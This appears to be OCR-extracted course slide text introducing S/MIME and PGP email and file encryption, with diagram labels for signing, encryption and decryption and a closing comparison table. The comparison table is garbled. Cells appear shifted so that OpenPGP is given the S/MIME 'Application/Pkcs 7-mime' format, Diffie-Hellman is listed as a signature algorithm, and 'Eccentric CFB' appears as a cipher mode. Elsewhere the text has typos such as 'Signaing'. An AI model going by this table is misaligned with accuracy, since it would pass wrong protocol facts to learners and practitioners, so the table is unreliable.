
S/MIME

1. S/MIME (Secure/Multipurpose Internet Mail Extensions) is an application layer protocol which is used to send **digitally signed** and **encrypted email messages**


2. It uses **RSA** for its digital signature and DES for message encryption

3. Administrators need to **enable** S/MIME-based security for the mailboxes in their organizations

How it Works?


Alice
Public
Bob
Message
Private Key Alice
Certificate Alice
OK?
Public Key Alice
① Signaing
Digital Signature
⑥ Signature Checking
② Encryption (DES)
Encrypted Message
⑤ Decryption (DES)
Message
Secret Key
③ Encryption (RSA)
④ Decryption (RSA)
Secret Key
Public Key Bob
OK?
Certificate Bob
Private Key Bob


Notes:



Pretty Good Privacy (PGP)

- PGP is an application layer protocol that provides **cryptographic privacy** and authentication for network communication
- It encrypts and decrypts email communication and authenticates messages with **digital signatures** and encrypts stored files

File Encryption
Random Key
File
Encryption
Encrypted File
User's Public Key
Encryption
Encrypted Key
Encrypted File with User's Public Key in Header
File Decryption
Encrypted File with User's Public Key in Header
Encrypted Key
User's Private Key
Decryption
Encrypted File
Decryption
File



Difference between PGP and S/MIME

Mandatory Features	S/MIME v3	OpenPGP
Message Format	Binary, Based on CMS	Application/Pkcs 7-mime
Certificate Format	Binary, Based on X.509v3	Binary, Based on previous PGP
Symmetric Encryption Algorithm	Triple DES (DES, EDE3, and CBC)	Triple DES (DES, EDE3, and Eccentric CFB)
Signature Algorithm	Diffie-Hellman (X9.42) with DSS or RSA	ElGamal with DSS
Hash Algorithm	SHA- 1	SHA- 1
MIME Encapsulation of Signed Data	Choice of Multipart/signed or CMS Format	Multipart/signed ASCII armor
MIME Encapsulation of Encrypted Data	Application/Pkcs 7-mime	Multipart/Encrypted

